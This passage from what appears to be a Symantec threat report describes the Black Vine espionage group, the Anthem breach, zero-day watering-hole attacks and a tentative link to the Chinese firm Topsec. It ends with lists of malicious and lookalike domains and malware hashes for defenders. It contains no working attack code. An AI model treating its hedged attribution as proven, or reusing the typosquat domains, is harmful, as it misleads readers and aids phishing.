230d8a7a60a07df28a291b13ddf3351f	sharepoint-vaeit.com	May 23, 2014, 09:07:49


It is unclear what mechanisms were used to deliver the malware. It is likely that the threat was delivered through spear-phishing emails, since a watering-hole attack was never seen or reported in the breach. The malware itself was disguised using Citrix and Juniper VPN lures, indicating that the initial attack may have been aimed at Anthem's technical staff.

Who is behind Black Vine?

We analyzed the group's infrastructure, resources, and attack patterns in order to find out who the Black Vine attackers could be and what their motivations are. We also researched open source data, which suggests that some actors of Black Vine may be associated with a Beijing-based company known as Topsec.

Topsec association

A blog from Threat Connect noted that the registration information for infrastructure used in the Anthem breach leads back to a Chinese origin. Infrastructure associated with the Mivast malware sample (MD5:230D8A7A60A07DF28A291B13DDF3351F) seen in the Anthem attacks resolved to IP address 192.199.254.126. The domain topsec2014.com was one of only a few domains hosted on this IP address close to the same time frame that Mivast accessed C&C infrastructure hosted on the same IP address.



Beijing Topsec Network Security Technology

Home

TOPSEC is the Leading Network Security Enterprise of China. It is the earliest and largest high-tech enterprise committed in the technical research, product development and security service in the network security area. At the same time, TOPSEC is striding forward to collectivize and internationalization; strive to become a competitive enterprise of China.

TOPSEC was founded in 1995, the headquarter and its R&D center are located in Beijing. It has 32 branches in almost every province in China, such as Shanghai, Guangzhou, Harbin, Shenyang, Xi'an, Jinan, Huhehot, Chengdu and Shenzhen, etc. More than 1000 staff working in the area of information security, R&D professionals, security consultants and solution services.

Website
http://www.topsec.com.cn

Industry
Computer & Network Security

Type
Privately Held

Headquarters
4th Fl Huakong Tower, #1 Shangdi East Rd, Haidian District Beijing, Beijing 100085 China

Company Size
501-1000 employees

Founded
1995

Figure 4. Details on the Topsec Network Security & Technology Company

The topsec2014.com domain can be traced back to the registrant address topsec2014@163.com, which is believed to be associated with the similar email address TopSec_2014@163.com. The topsec2014 domain and the previously mentioned email addresses are associated with an organization called Topsec.

Topsec is a company that began as a research institute in Beijing and has since expanded to nearly every province of China. The organization focuses on security research, training, auditing, and products. Its customers include private businesses as well as public agencies. It also hosts an annual hacking competition known as the Topsec Cup and has reportedly hired known hackers to provide security services and training.

Zero-day access and distribution

Multiple Black Vine campaigns have exploited previously unknown zero-day vulnerabilities to deliver the group's custom payload. Zero-day exploits typically require attackers to have an advanced skillset to identify and then determine how to exploit the unheard-of vulnerability. Generally, these exploits can be purchased through underground networks or may be created by specialized exploit developers. Both approaches require access to extensive financial resources.

In the case of Black Vine, Symantec has identified a pattern between this attack group's activity and other cyberespionage-related campaigns. These campaigns were seen using the same zero-day exploits but delivering a different payload. There appears to be shared access to zero-day exploits, which are distributed and used within days of one another among different attack groups, as the diagram in Figure 5 shows.

Concurrent CVE-2012-4792 zero-day exploits

In late December 2012, the Council on Foreign Relations' (CFR) website was compromised. The domain was reported as serving an exploit against an unknown vulnerability found in Internet Explorer 6, which was eventually labelled CVE-2012-4792. At the time of exploitation, there was no patch or remediation in place for the vulnerability, leaving victims using the vulnerable version of Internet Explorer helpless. Once the unpatched vulnerability was exploited, the attackers delivered a variant of Backdoor.Bifrose to the victim's computer. Based on Symantec's previous findings, Bifrose has been associated with another cyberespionage campaign. Symantec does not believe that either this adversary or the CFR compromise is associated with Black Vine.



~Dec 27 2012
Council on Foreign Relations watering-hole exploits IE 0-day CVE-2012-4792
Dec 30 2012
CVE-2012-4792 vulnerability officially disclosed
~Feb 13 2014
Aerospace firm watering-hole exploits IE 0-day CVE-2014-0322
~Apr 2014
Anthem breach results in 80M records stolen
1
3
5
7
DEC 2012
2013
2014
2015
2
4
6
~Dec 29 2012
Capstone Turbine home page watering-hole exploits IE 0-day CVE-2012-4792
~Feb 11 2014
US Veterans of Foreign Wars watering-hole exploits IE 0-day CVE-2014-0322
Feb 14 2014
CVE-2014-0322 vulnerability officially disclosed

Figure 5. Zero-day distribution and framework

As mentioned previously in this report, in December 2012, the Capstone Turbine website was compromised by Black Vine. Based on the first known instances where malicious code was spotted on both the CFR and Capstone websites, the attacks began on or around the same week as one another.

In both website compromises, the domains were serving exploits against the same Internet Explorer zero-day vulnerability (CVE-2012-4792). The primary difference between the attacks was that the Sakurel payload was delivered in the Capstone attack while Bifrose was distributed in the CFR attack.

Concurrent CVE-2014-0322 zero-day exploits

In February 2014, there was another instance of two attack groups sharing the use of a zero-day exploit to deliver different payloads. Between February 11 and February 15, 2014, the websites of the US Veterans of Foreign Wars (VFW.org) and the home page of a large European aerospace manufacturer both became victims of watering-hole attacks. Similar to the 2012 attacks, the sites were forced to redirect to an exploit for a previously unknown zero-day vulnerability in Internet Explorer (CVE-2014-0322) in order to deliver a malicious payload. In the VFW.org attack, the delivered payload was a variant of Backdoor.Moudoor. Moudoor has been used in targeted attacks by a group previously reported by Symantec, referred as Hidden Lynx. The attack against the aerospace manufacturer took place simultaneously with the VFW attack and exploited the same zero-day vulnerability. The payload in the aerospace watering-hole attack was Black Vine's Sakurel malware.

Elderwood link

The simultaneous attacks between different attack groups seen in 2012 and 2014 exploited the same zero-day vulnerabilities at the same time, but delivered different malware. The malware used in these campaigns are believed to be unique and customized to each group. However, the concurrent use of exploits suggests a shared access to zero-day exploits between all of these groups. Symantec has previously identified the platform that has been used to deliver zero-day exploits to multiple attack groups as the Elderwood framework.

Previous attacks exploiting zero-day vulnerabilities sourced from the Elderwood framework are believed to have originated from attackers based in China.

Attribution

Black Vine appears to have access to resources to develop and update its own custom malware, and obtain zero-day exploits for its targeted attacks. This access and capability suggest that Black Vine is well funded and resourced. Black Vine's continuous campaigns against targeted industries, beginning in late 2012, fit the TTPs associated with organized cyberespionage actors.

Certain Black Vine infrastructure seems to be associated with the Beijing-based security organization Topsec. The relationship with Black Vine and Topsec provides evidence of the past or present geography of at least some actors involved in this group's activity.

Access to the Elderwood framework is another indicator that Black Vine is in working relationships with actors associated with widely reported cyberespionage attacks over the past several years. Along with this, Black Vine has been observed using Elderwood-distributed zero-day exploits simultaneously with other threat actors.

CONCLUSION

“Many of the campaigns analyzed by Symantec have been targeted attacks against the energy, aerospace, healthcare, and other industries.”

Conclusion

Black Vine has been conducting its attacks since at least 2012. Many of the campaigns analyzed by Symantec have been targeted attacks against the energy, aerospace, healthcare, and other industries. Black Vine used three variants of malware throughout the years known as Hurix, Sakurel, and Mivast. All three variants originated from one malware family that was likely created and updated by the same author or developer. Each variant has been updated to add features and is re-hashed to avoid detection.

In a number of attacks, the malware has been delivered onto the victim's computer after Black Vine has exploited a zero-day vulnerability primarily through watering-hole attacks. The zero-day exploits used in these attacks are believed to have been distributed through the Elderwood distribution framework. Additionally, the goal of all analyzed Black Vine campaigns has been cyberespionage.

The Anthem attack is one the most publicized and damaging attacks against the US health industry. However, the healthcare industry is only one of several large cyberespionage-based campaigns conducted by Black Vine. As outlined in the findings of our investigation, Black Vine has also attacked the aerospace and energy industries. By investigating and documenting the TTPs, malware, targets, and exploits used in these attacks over time, Symantec hopes to shed light on the history of the Black Vine attack group.

Symantec's goal in creating this report is to provide an assessment of this attack group to help organizations better understand the attackers and their motivations. Knowing the signs to identify Black Vine's activity will help analysts build better defenses and allow decision-makers to react to Black Vine attacks more effectively.

Mitigation

Symantec has the following detections in place to protect against Black Vine's malware:

AV

- Backdoor.Mivast
- Trojan.Sakurel

IPS

- System Infected: Trojan.Sakurel Activity

APPENDIX

Appendix

Black Vine domains

The following domains have been associated with Black Vine activity:

- ameteksen.com
- asconline.we11point.com
- assso.net
- capstoneturbine.cechire.com.
- caref1rst.com
- careflrst.com
- EmpireB1ue.com
- extcitrix.we11point.com
- facefuture.us
- gifas.blogsite.org
- gifas.cechire.com
- healthslie.com
- hrsolutions.we11point.com
- icbcqsz.com
- me.we11point.com
- mycitrix.we11point.com
- myhr.we11point.com
- oa.ameteksen.com
- oa.ameteksen.com
- oa.technical-requre.com
- oa.trustneser.com
- polarroute.com
- prennera.com
- savmpet.com
- sharepoint-vaeit.com
- sinmoung.com
- ssl-vaeit.com
- ssl-vait.com
- topsec2014.com
- vipreclod.com
- vpn.we11point.com
- we11point.com
- webmail.kaspersyk.com
- webmail.vipreclod.com.
- wiki-vaeit.com
- www.we11point.com
- ysims.com

Black Vine MD5s

The following MD5s represent malware and hack tools used in the Black Vine targeted attacks:

- 019a5f531f324d5528ccc09faa617f42
- 01c45a203526978a7d8d0457594fafbf
- 023ef99bc3c84b8df3f837454c0e1629
- 0334b1043c62d48525a29aeb95afcb09

- 04e8510007eea6bb009ab3b053f039db
- 04f17c37259533e301b01a8c64e476e6
- 05cd4bfeac3ad6144b5f5023277afa45
- 065aa01311ca8f3e0016d8ae546d30a4
- 06ec79f67ad8ede9a3bd0810d88e3539
- 07b678ed364b23688b02a13727166a45
- 0a2c6265a65a25e9bef80f55cdd62229
- 0a8a4cfa745b6350bea1b47f5754595e
- 0ae8ace203031f32e9b1ac5696c0c070
- 0b6a0ca44e47609910d978ffb1ee49c6
- 0d0f5c0416247bb1dd6e0e2be1114b67
- 0e5d1b941dcb597eb9b7dc1f0694c65f
- 0ff96f4dbfe8aa9c49b489218d862cd7
- 1077a39788e88dbf07c0b6ef3f143fd4
- 1098e66986134d71d4a8dd07301640b1
- 116dbfd8f5b6c5a5522d3b83a3821268
- 121320414d091508ac397044495d0d9c
- 124089995494be38d866de08c12f99ef
- 1240fbbabd76110a8fc29803e0c3ccfb
- 127cd711193603b4725094dac1bd26f6
- 1371181a6e6852f52374b4515aaa026a
- 13e99782f29efa20a2753ac00d1c05a0
- 1472fffe307ad13669420021f9a2c722
- 15ccb0918411b859bab268195957c731
- 1856a6a28621f241698e4e4287cba7c9
- 1893cf1d00980926f87c294c786892d2
- 191696982f3f21a6ac31bf3549c94108
- 1a6c43b693bb49dad5fe1637b02da2c6
- 1b826fa3fd70a529623ed1267944cee5
- 1d016bb286980fd356cab21cdfcb49f4
- 1de5db7cef81645f3f0e7aabdb7551a8
- 1ff57a7aa2aa92698356f6c157290a28
- 205c9b07c449a9c270aabe923123c0c1
- 21131bce815f2cb1bc0eb1fbf00b3c25
- 21ee6c85f431c2aa085b91ac0c86d27f
- 230d4212692c867219aba739c57f0792
- 23169a0a2eee3d12fde0f3efd2cd55f1
- 2414d83e97cb4c442b5594c6fbafe045
- 2567d2bbcce5c8e7dcabcd2c1db2a98a
- 276f06196001dcfa97a035509f0cd0aa
- 29bd6cfc21250dfa348597a21a4a012b
- 2adc305f890f51bd97edbece913abc33
- 2ca3f59590a5aeab648f292bf19f4a5e
- 2f23af251b8535e24614c11d706197c3
- 2ff61b170821191c99d8b75bd01726f2
- 33be8e41a8c3a9203829615ae26a5b6e
- 34b7aa103deefbe906df59106683cc97
- 34db8fb5635c7f0f76a07808b35c8e55
- 352411e5288b2c6ea5571a2838c8f7f3
- 360273db9ac67e1531257323324d9f62
- 372aa07662fb5779c8bf16d46fb58acb
- 3759833848a8cd424bf973d66e983e91

- 3859b0ea4596d8f47677497d09bcc894
- 388a7ae6963fd4da3ec0a4371738f4e0
- 391c01bdbeb5975c85cee0099adb132c
- 3a1df1ec3ef499bb59f07845e7621155
- 3b70ab484857b6e96e62e239c937dea6
- 3d2c2fdd4104978762b89804ba771e63
- 3e0016d728b979b7f8fd77a2738047eb
- 3edbc66089be594233391d4f34ec1f94
- 3fc6405499c25964dfe5d37ee0613a59
- 3ff30fce107a01d3d17a9768abe6e086
- 41093a982526c6dc7dbcf4f63814d428
- 416e598fb1ed9a7b6ce815a224015cb8
- 416e831d583665352fe16fe9232d36cf
- 419ce8f53d5585abd144e9e76113639d
- 421bff8f5dd218727283a2914424eccc
- 4315274a5eda74cd81a5ec44980876e8
- 43e6a46d8789e1563e94ff17eff486d7
- 470e8dd406407b50483ce40de46660af
- 488c55d9a13c7fa8ee1aa0c15a43ab1e
- 492c59bddbcbe7cbd2f932655181fb08
- 4a6f45ff62e9ab9fe48f1b91b31d110e
- 4d8482da8730a886e4d21c5bfb7cd30e
- 4dc526eb9d04f022df9fa2518854bbb4
- 501db97a6b60512612909cfe959fbcd0
- 5382efbecccf8227c7adc443e229542f
- 5482deee917c374bab43dd83a4a6c722
- 5496cff5e3bf46448c74fbe728763325
- 55daa4271973bb71ad4548225675e389
- 567a33e09af45123678042e620f31769
- 586c418bf947a0ef73afd2a7009c4439
- 5a843bc0b9f4525b1ee512e1eba95641
- 5a894c18c5cc153f80699145edd1c206
- 5b27234b7f28316303351ea8bcfaa740
- 5b76c68f9ca61bfd8a5bcbf2817a1437
- 5bb780344a601f4eff9ce0c55daf4361
- 5dbdc2839e3f5c2dd35f3def42002663
- 5eea7686abeba0affa7efce4da31f277
- 5ff5916c9f7c593d1d589c97c571b45a
- 617eda7bcba4e3d5acc17663bbc964b3
- 62d4777dd8953743d26510f00b74f444
- 62e82c46647d2d2fe946791b61b72a4d
- 638304bf859e7be2f0fa39a655fdaffc
- 63ae83244a8d7ca1eef4e834eb0eb07f
- 63c0978e2fa715a3cad6fb3068f70961
- 63f171705b28a05c84b67750b7e0ebf7
- 64201ec97467910e74f40140c4aaa5ce
- 67112866e800b9dce2892cf827444d60
- 67fceab90a142e1e286bca0922dbffd3
- 69314300da7a4a0e95be545b804565dd
- 69374e5bcb38a82ef60c97ec0569ded3
- 6a273afa0f22d83f97d9fd2dc7dce367

- 6a7b2feed82d8d1746ac78df5a429bce
- 6bdf4e5b35b4cc5d3d519edc67086d7f
- 6c3523020a2ba0b7045060707d8833ea
- 6c4d61fedd83970cf48ef7fdd2a9871b
- 6d308fc42618812073481df1cd0452a7
- 71bbd661a61e0fee1f248f303af06f3f
- 7248d4b73d68cfc023d8d156c63f6b74
- 74eb66027ac6fa5a59632383e09915e2
- 77a25486d425825986d2c6306a61f637
- 7d2c9936bff1e716b8758376cd09505d
- 7ee7a9446d7cf886223274d809d375d6
- 80eb86542ce7ad99acc53a9f85b01885
- 81d74b0e9560f2bf780f12893d885f41
- 836a618341c6149e7c83e99755a7fd5f
- 848fcb062218ae3162d07665874429a7
- 8506064925a774a8d11d9fac374eb86a
- 895dc0a3adfafce2a74d733ff2a8754e
- 8b3de46ecb113cd1ee2d9ec46527358f
- 8b52cd1df70ef315bce38223ac7f4ec3
- 8f523f7fc73e52d54bb4e94dc44768b0
- 8feb7d6eae0ab9c1900fb6d0b236201b
- 90bc832fbaa6bbd7e4251c39473e5a4b
- 91569c57fc342161c479603f3b527c1d
- 930af711a1579f3e1326cdb6d0005398
- 9526e4abcacc4e4a55fa1b2fc2313123
- 96fab28f1539f3909a255436bc269062
- 97479fa13d9b96da33cdb49749fc2baf
- 97a6e9e93bc591baf588bada61559d6a
- 97fc2d9b514f3183ae7c800408e5c453
- 985e819294cdc3b5561c5befa4bcbc5b
- a006d31515bb2a54b5c3ddda8d66f24b
- a00a19c85c42cb49ad48c0be349daec0
- a00e275feb97b55776c186579d17a218
- a034a674b439d9b3d3ad1718bc0c6bb0
- a05bc6c5f63880b565941ac5c5933bfe
- a104ab14c9a1d425a0e959f046c97f29
- a1a15a9e82880e8fc881668c70126315
- a2030658767635894abdb3742db5e279
- a225ee8669c52540b5056fd848f1e267
- a2bdb2aaf4d8eacbbb634476f553455b
- a33c6daba951f7c9a30d69b5e1e58af9
- a39729153ceaeaf9b3aded9a28d0e4dc
- a39c424e6df5d10b74aa72fb3a120c0c
- a4856f40fd013b6144db8fe19625434b
- a53782f0790258d7ae1c9330b4106976
- a548d3dedd85683930d9732ed0316ec0
- a554e8867a076768e57e923a249f7a09
- a759b73716bdc406b9a20ebef394bc6d
- a7e467e16834e80a5713e0d6bb73def5
- a81569d86c4a7bce2c446f169816a7ff
- a90e38c3214eeba99aa46ad5e3ec34ff

- a91ba2ab82553f43440ed24a9afeef82
- ab357c26a2ed7379b62dd1cc869690b7
- ab557f2197647aa3fb7be3de8770a109
- ab8badbf16a0cd7013197977f8b667e9
- ab91b9e35d2b1e56285c042eef95d324
- aca2756917024c859d1f13ca1cdcb843
- ae55d7b5c3d3bc7ed338d40ada25902f
- aec367555524a71efcc60f45e476c678
- aeed29398ceb645213cf639a9f80367c
- af114e711259964b1db0235e9b39a476
- af661cb478510d1d00dfdf1f2de4e817
- b011a616da408875bd0d39cebf11dd1d
- b297c84e2cdeacdbae86cbf707fc7540
- b31e97c9740d8e95e56a5957777830d7
- b38c4766ec0c5fb9b9e70af0b7414e78
- b42417f49dd3aa2d31449fdf06769ca0
- b4958424c5db8b0eca61ce836b81d192
- b4e24a4edba2d2644877cfc933973228
- b6b3e7b18384bb632602662a7f559bcd
- b6d9a58bacb8a92e428f7d70532cb33e
- b79be0503606ee3e2ce243e497265dbb
- b7bd80dd344af7649b4fd6e9b7b5fd5c
- b7e3f853e98ea9db74bf3429803f7a4b
- b8006fde97a095b2c86f8b0a06b7d24f
- b8346b4a5f8b4a6d79814f9824940504
- b83fed01e49300d45afadc61a5e5cf50
- ba5415f34927a356d4aaffb4bd7fe907
- bb4bb0d7a794f31129cdb55025ea847b
- bb57362757182b928d66d4963104ffe8
- bc74a557e91597d8b37ed357c367643e
- bccaa2ea0cf2c8ef597c84726c5417d0
- bd48ca50da3b76aa497f28d842954c12
- bdb6a8a95e5af85d8b36d73ba33ec691
- bf35690e72a3fbd66ff721bd14a6599e
- c0e37ffac09a426c5a74167d0e714177
- c1f09f902a24b5132be481d477b92e5e
- c248fc62283948a3664019b58446a23e
- c35300af4a2b23c1a7d6435c6d4cb987
- c43d74b85001f622aad61e9da5744b52
- c4f541ab592c8fca4d66235eb2b8eeb2
- c5933a7ca469e98f7799c3ab52a1bc3c
- c66b335fb606b542206b5a321beb2a76
- c6d1954b58a17bd203e7b6be9d5047d8
- c6eab24761a223e6c6f1a9d15ecca08a
- c72fb5b8de6ee95ff509b161fe9828f3
- c823946a7490b8fc5ee29be583f39d23
- c83500ea6e0c9844ad2e21badb64bb23
- c8fa5701a43cd817b30327e44dc70369
- cc15a9109b41297f65a7349920f42c09
- cd1c95aa6f45101735d444aeb447225c
- cfd1eb4ccdeea554d8cffa17021ffbfa

- d1f0ff695021aed31ada3397ad1f491e
- d2a27b9acb8dc9a9adbde76d2a10a189
- d3cb441f03e8370155381d74c2b7d827
- d57075de72308ed72d8f7e1af9ce8431
- d5d6881b4bef3544d9067b71af3287eb
- d7351f6937379dbbeedc83d37a86e794
- d810b773e694279ece31106c26fb2869
- d82230d1ac02405d16530f849abdde0b
- d875a70c4b07dcc18770870c9c1d2abd
- d87ce47e24ee426d8ac271873b041d50
- d8b496c4837b80952c52e1375c31648c
- dc7469f6b18cfce712156e3988d238d2
- dda9f3b2d5e70e70be1be7e4195b7016
- df15e0f3169f65080ee7d783c061cda3
- df689186b50384026382d5179841abec
- dfea1e69d2f5d84a1b6c6b67b01b7ff8
- e0b6a8e23e0d586663e74f1e1d755ae0
- e13bf40bbdbba86d638c04e0d72de268
- e1b53ff413915e03245807b2eba504eb
- e36028a1bf428bb5a0993dc445deb5b8
- e595292b1cdaea69ef365097a36195ad
- e604176c2638fdf015d6a346803ed6f3
- e66164b4967cf7b3cdb3c1c510abe957
- e7113c872386edd441e7030d185238ca
- e7139a2e1e28efd6c303dc28f676ffe3
- e804f5d88ceb937b6ce0c900260793d3
- e9115f553ac156542dcd38042f45ec68
- ef855c88842821a15a80bbee00024817
- ef94e4b0bd689972df09e19a3ed0653e
- f0082c886bc04fafe4a2615d75c2eaeb
- f06b0ee07daa7f914dec27f98a6d8850
- f1eb2a68d5d438e93a22b2126c812f4d
- f2d59757a9795531796df91097d5fa2b
- f349ee3706c815a79a60d2534284935d
- f4862b793f89b9ca59da6ac38dff0e2d
- f583a1fdb3c8be409e2118795ad916ba
- f5b9862f2d508c57b81fbaaad91030f4
- f60f94d257ad5d781595b6c909844422
- f8dbcfe4f826aa27724ccfd6b080b26d
- f918fc73484f2a1684de53040ec816d2
- f942344daf85bf211b4a27a1c947843c
- f9b71e959f79d25bad195f59f5ae502e
- faed2bcd842e81c180a6ac9dde78f8d5
- fc52814e8eb48aca6b87fa43656cbf42
- fcad5bdeb3eb2eaa6e1c2bb9d9eb2cc0
- fd69439c6e2bac79e490b9572b6c91ad
- fedf54586ebd00684e20712ad7eb9189
- ff1d5c6a476a56eb7ca4e38b57761a4e
- c71b09dfffd870af2c38a8135762e84d
- 5acc539355258122f8cdc7f5c13368e1
- 230d8a7a60a07df28a291b13ddf3351f

- d76be14a5e3a6ec45150ad2582f5c1a8
- 740561c8d5d2c658d2134d5107802a9d
- dba4e180ed355a4ad63ceaf57447b2b7
- 4ea3afbed7a0c7d0013f454060243fba
- 4f545dff49f81d08736a782751450f71
- fe74dc43af839146f64ec7bea752c4f0
- 0f218e73da96af2939e75ebea7c958dc
- 28771cb939b989e2ab898408ccaf5504
- beb174ca92c75c8ef4dc4ee24afeabeb
- fbd85dad36fe13d46eaca7d7f2d50b0b
- ec85830342217b5d03f6bd26a703ce1a
- 4e239b731a0f1dbf26b503d5e2a81514
- 3f0ba1cd12bab7ba5875d1b02e45dfcf
- 4a7b4635af040cba1851b2f57254ba5e
- 888876810fa9f85a82645bf5d16468e8
- bf29d2c64db69170ae01ebb4eabe9bd3
- c869c75ed1998294af3c676bdbd56851
- 9c4db94cc3bdb9b5864bde553bff1224
- 6a2ea24ed959ef96d270af5cdc2f70a7
- 260349f5343244c439b211d9f9ff53cf
- 07b62497e41898c22e5d5351607aac8e
- 231d0bfe48388082f5769f3deef5bcab
- 259ea5f6f3f1209de99d6eb27a301cb7
- 4297e98e6d7ea326dee3d13e53aa8d70
- 42d3e38db9f1d26f82ef47f0a0ec0499
- 8542cf0d32b7c711d92089a7d442333e
- 9cee5c49dcaad59ea0eea6e7b67c304c
- c5e90ead14dc49449fa37a2869a45842
- c50612ebe76bfd7bc61174c581fb2a95
- 61fe6f4cb2c54511f0804b1417ab3bd2
- e1ccd9f1696e4bf943fa2816356a443b
- 9a63f72911b385a0c17427444c968ed0
- 606b9759de1aa61a76cf4afa4ccf8601
- 928579b6fd1162c3831075a7a78e3f47
- a068bf4b31738a08ed06924c7bf37223
- 5d54c0756fbe33aae5dc8a4484a7aee5
- bc99d3f41dfca74f2b40ce4d4f959af0
- b2d900e2803dd0bcd5e85b64e24c7910
- 1bb0fb051cf5ba8772ad8a21616f1edb
- b30eb3a53002f73dc60ca5c283a894d2
- be1e27b75fa14839cb372b66d755d1a3
- 6d8b786e97d78bd3f71107a12b8e6eba
- a3ca10e35e6b7dc2e7af2814ce05d412
- c80273ed1aee85de66fd35afe32e4672
- a3ee3c8f44d10056256408ca7bd2cd5f
- 2ffea14b33b78f2e2c92aead708a487a
- e2c32ed6b9cd40cb87569b769db669b7
- c2b7bf8a30ac6672d9eb81582bd32a4a
- cb56b1fc08451d1f56481a29bd1047e9
- 98721c78dfbf8a45d152a888c804427c
- 5d04457e3d4026a82ac3ec9b1c0819ec

- 8ee244ad6b6f2b814d34d26dae880f12
- 05fd0c8e5a9f5e40c40261aebfc47655
- 17fc52eca49a9207872ab134a9ba4095
- 3b3f46caffa4d5eccf9e063c620a7c23
- 4900d40f92408468f0c65942ac66749e
- 546b5a5793ba86811d64330598e1ce76
- 825a5172dbd9abab7f14e0de8af3cc12
- a60f6aacd7918a63a307651b08e6fe15
- b5dcd230c70b652c7af3e636aea6bbb8
- e9e7d0256efae5d6f6b8ce250cceb370
- a4e773c39816bfbaad0697e66ff5369a
- 4a35fe1895aca6dc7df91b00e730b4df
- 7c2113d2d67926cc7b8c470b33ede5c4
- be3fb47cd9fe451bd0f7bd5a382c1f51
- 8d119ed054373086dbdfaf48c19b6663
- b69d47856488fb92aab9b5a7a56569f6
- 45468c2450e6451cf63d2b9b2b70c632
- 58d56d6e2cafca33e5a9303a36228ef6
- 230d8a7a60a07df28a291b13ddf3351f

Author

Jon DiMaggio
Manager, Cyber Intelligence Analysis

Follow us on Twitter
@threatintel

Visit our Blog
http://www.symantec.com/connect/symantec-blogs/sr

About Symantec

Symantec Corporation (NASDAQ: SYMC) is an information protection expert that helps people, businesses and governments seeking the freedom to unlock the opportunities technology brings -- anytime, anywhere. Founded in April 1982, Symantec, a Fortune 500 company, operating one of the largest global data-intelligence networks, has provided leading security, backup and availability solutions for where vital information is stored, accessed and shared. The company's more than 19,000 employees reside in more than 50 countries. Ninety-nine percent of Fortune 500 companies are Symantec customers. In fiscal 2015, it recorded revenues of $6.5 billion.

To learn more go to www.symantec.com or connect with Symantec at: go.symantec.com/social/.

For specific country offices and contact numbers, please visit our website.

Symantec World Headquarters
350 Ellis St.
Mountain View, CA 94043 USA
+1 (650) 527-8000
1 (800) 721-3934
www.symantec.com

NO WARRANTY . The technical information is being delivered to you as is and Symantec Corporation makes no warranty as to its accuracy or use. Any use of the technical documentation or the information contained herein is at the risk of the user. Documentation may include technical or other inaccuracies or typographical errors. Symantec reserves the right to make changes without prior notice.